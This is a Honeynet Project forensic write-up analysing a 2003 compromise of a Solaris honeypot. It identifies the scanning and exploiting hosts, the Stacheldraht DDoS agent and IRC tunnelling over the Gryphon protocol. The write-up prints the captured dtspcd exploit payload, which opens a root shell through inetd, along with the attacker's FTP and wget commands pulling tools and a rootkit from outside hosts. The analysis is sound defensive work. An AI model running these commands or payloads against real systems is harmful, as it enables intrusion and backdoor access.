The Honeynet Project
Scan Of The Month – Scan 28
20th May 2003

Kartik Shinde
kartikus@yahoo.com

1.0 Scope

This month's challenge is to analyze a successful compromise and the attacker's actions after it.

2.0 Questions

2.1 What is the operating system of the Honeypot? How did you determine that?

The operating system of the Honeypot in question is SunOS 5.8, the operating system was determined by the following ASCII decode by Ethereal, these commands were issued by the attacker after he exploited the system.

```
# uname -a;ls -l /core
/var/dt/tmp/DTSPCD.log;PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin:/usr/ccs/bin:/usr/gnu/bi
n;export PATH;echo "BD PID(s): "`ps -fed|grep ' -s /tmp/x'|grep -v grep|awk '{print $2}'`
SunOS zoberius 5.8 Generic_108528-09 sun4u sparc SUNW,Ultra-5_10
```

The ASCII decode shown above is generated by following the TCP stream between the attacker machine (61.219.90.180) and the Honeypot (192.168.100.28) using the "Follow TCP stream" option in Ethereal.

2.2 How did the attacker(s) break into the system?

The attacker(s) used the Solaris DTSPCD exploit (Buffer overflow in the CDE sub process control service) to break into the system. This is the same attack as outlined in the 'Scan Of the Month – Scan 20'.
Following is the payload of the attack (certain output omitted):

```
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 20 BF FF FF  ..@...@...@. ...
20 BF FF FF 7F FF FF FF 90 03 E0 34 92 23 E0 20   .........4.#.
A2 02 20 0C A4 02 20 10 C0 2A 20 08 C0 2A 20 0E  .. ... ..* ..* .
D0 23 FF E0 E2 23 FF E4 E4 23 FF E8 C0 23 FF EC  .#...#...#...#..
82 10 20 0B 91 D0 20 08 2F 62 69 6E 2F 6B 73 68  .. ... ./bin/ksh
20 20 20 20 2D 63 20 20 65 63 68 6F 20 22 69 6E      -c  echo "in
67 72 65 73 6C 6F 63 6B 20 73 74 72 65 61 6D 20  greslock stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 22 3E 2F  /bin/sh sh -i">/
(contd..)
```

```
74 6D 70 2F 78 3B 2F 75 73 72 2F 73 62 69 6E 2F  tmp/x;/usr/sbin/
69 6E 65 74 64 20 2D 73 20 2F 74 6D 70 2F 78 3B  inetd -s /tmp/x;
73 6C 65 65 70 20 31 30 3B 2F 62 69 6E 2F 72 6D  sleep 10;/bin/rm
20 2D 66 20 2F 74 6D 70 2F 78 20 41 41 41 41 41   -f /tmp/x AAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

The payload of the attack shown above is also generated by following the TCP stream between the attacker machine (61.219.90.180) and the Honeypot (192.168.100.28), using the "Follow TCP stream" option in Ethereal.

2.3 Which systems were used in this attack, and how?

The following systems were used in attacking the Honeypot, wherein each system had a different role in the whole attack.

61.144.145.243
61.219.90.180
62.211.66.16
62.211.66.53

The anatomy of the attack:

- Host 61.144.145.243 was used in scanning the Honeypot.
- Host 61.219.90.180 was used in scanning and exploiting the Honeypot with the Solaris dtspcd attack.
- After gaining access to the Honeypot, the attacker initiated FTP session with the host 62.211.66.16 to get the following files – wget, dlp, solbnc, ipv6sun

```
# # # ftp 62.211.66.16 21
bobzz
ftp: ioctl(TIOCGETP): Invalid argument
Password:joka

get wget
get dlp
get solbnc
get iupv6sun
Name (62.211.66.16:root): iupv6sun: No such file or directory.
get ipv6sun
quit
# ls
dlp
ipv6sun
solbnc
wget
```


- The attacker then initiated an HTTP GET request to 62.211.66.53 using wget to download sol.tar.gz (sol.tar.gz is the SunOS rootkit by X-org)

```
# ./wget http://62.211.66.53/bobzz/sol.tar.gz
--09:47:58--  http://62.211.66.53:80/bobzz/sol.tar.gz
        => `sol.tar.gz'
Connecting to 62.211.66.53:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 1,884,160 [application/x-tar]
```

The attacking IP's have been identified manually using Ethereal. The general method followed was to identify systems scanning the Honeypot, the systems exploiting it and the systems, which were used to download attackers files onto the Honeypot. Machines 62.211.66.16 and 62.211.66.53 were identified by doing an ASCII decode of the traffic between the attacker machine (61.219.90.180) and the Honeypot (192.168.100.28), using the "Follow TCP stream" option in Ethereal.

2.4 Create a diagram that demonstrates the sequences involved in the attack.

Following page depicts the sequence involved in the attack.


Attackers Machine 1
(61.144.145.243)
Scanning Honeypot for vulnerable services
Honeypot
(192.168.100.28)
Attackers Machine 2
(61.219.90.180)
Scanning Honeypot for vulnerable services
Honeypot
(192.168.100.28)
Attackers Machine 2
(61.219.90.180)
Exploits Honeypot with Solaris dtspcd exploit
Honeypot
(192.168.100.28)
Attackers Machine 3
(62.211.66.16)
FTP Session initiated by attacker from the compromised Honeypot to the attacker's machine to download these files:
wget, dlp, solbnc, ipv6sun
Honeypot
(192.168.100.28)
Attackers Machine 4
(62.211.66.53)
HTTP Session initiated by attacker from the compromised Honeypot to the attacker's machine to download this file:
sol.tar.gz
Honeypot
(192.168.100.28)

2.5 What is the purpose/reason of the ICMP packets with 'skillz' in them?

The ICMP packets in the capture are packets generated by the infamous DDOS attack tool called “Stacheldraht”.
In the case of our compromised Honeypot, it has a Stacheldraht “agent” installed. This agent once started, attempts to read a master server configuration file to learn which handlers may control it.
Once the agent has determined a list (list of IP address learnt from the configuration file) of potential handlers, it then starts at the beginning of the list of handlers and sends an ICMP ECHO_REPLY packet with an ID field containing the value 666 and data field containing the string "skillz". If the master (handler) gets this packet, it sends back an ECHO_REPLY packet with an ID field containing the value 667 and data field containing the string "ficken". The agents are then instructed to coordinate a packet based attack against one or more victim systems as instructed by the handler or what is termed as the master server.

So the purpose of the string “skillz” in the captured ICMP packets is to discover the master servers (handlers).

Reference: http://staff.washington.edu/dittrich/misc/stacheldraht.analysis

2.6 Following the attack, the attacker(s) enabled a unique protocol that one would not expect to find on an IPv4 network. Can you identify that protocol and why it was used?

The unusual protocol that the attackers enabled was the “Gryphon” protocol. This protocol is used in Controller Area Networks and In-Vehicle Networking Technology.

Gryphon was used to tunnel the IRC traffic over TCP/IP.

Reference: http://www.dgtech.com/products/gryphon.phtml

2.7 Can you identify the nationality of the attacker?

The nationality of the attacker is Italian.

```
USER ahaa "bobz" "192.168.100.28" :_-:OwnZ:-_
:irc6.edisontel.it 001 `OwnZ`` :Welcome to the Internet Relay
Network `OwnZ``!~ahaa@host222-14.pool80117.interbusiness.it
:irc6.edisontel.it 003 `OwnZ`` :This server was created Thu Jul 4
2002 at 20:02:20 CEST
:irc6.edisontel.it 004 `OwnZ`` irc6.edisontel.it 2.10.3p3+hemp
aoOirw abeiIklmnoOpqrstv
```

```
:irc6.edisontel.it 372 `OwnZ`` :- - IPv6 I-lines are only for
italian pTLA.
:irc6.edisontel.it 372 `OwnZ`` :-   We do not discuss I-lines for
pTLA other than *.it
```

The attacker after gaining access to the Honeypot sets up an IRC server. The welcome messages / message of the day and the conversations helped in revealing the nationality of the attacker.

3.0 Bonus Questions

3.1 What tools exist that can decode this protocol?

Ethereal can decode the Gryphon protocol. It has a plugin called “gryphon.dll” (windows version) which does the decoding.

3.2 What are the implications of using the unusual IP protocol to the Intrusion Detection industry?

Following could be the implications of using an unusual IP protocol like Gryphon to the Intrusion Detection industry:

- IDS’s are unable to recognize the protocol and hence IDS evasion could be possible.
- If Backdoors / Rootkits use Gryphon protocol for communication, the traffic would be less likely to be detected.